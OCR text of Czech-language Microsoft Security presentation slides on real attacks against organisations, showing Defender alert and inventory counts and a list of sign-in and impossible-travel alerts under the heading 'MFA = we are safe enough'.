Microsoft Security

Reálné útoky na organizace a jak se jim bránit

Jan Pilař
Senior Security Technology Specialist

Lukáš Kypus
Spoluzakladatel NOIBIT

Alerty – realná organizace (30d)

Defender for Office 365	831
AAD Identity Protection	28
Defender for Cloud Apps	474
Defender Antivirus	14
Defender for Identity	3
Data Loss Prevention	55
Custom detection	148

Inventarizace (30d)

Software	6140
Doplňky prohlížeče	2750
Zranitelné komponenty	7
Podezřelé certifikáty	104

Microsoft Security


Historky z kyber podsvětí

Jan Pilař
Senior Security Technology Specialist


LinkedIn\JanPilar

Microsoft Security


MFA = we are safe enough



8 open alerts
For the last 180 days
Filter...
Alert
Severity
Creation of forwarding/r...
Informational
Impossible travel activity
Medium
Impossible travel activity
Medium
Risky sign-in: Atypical travel
High
Risky sign-in: Unfamiliar sign-...
High
Risky sign-in: Atypical travel
High

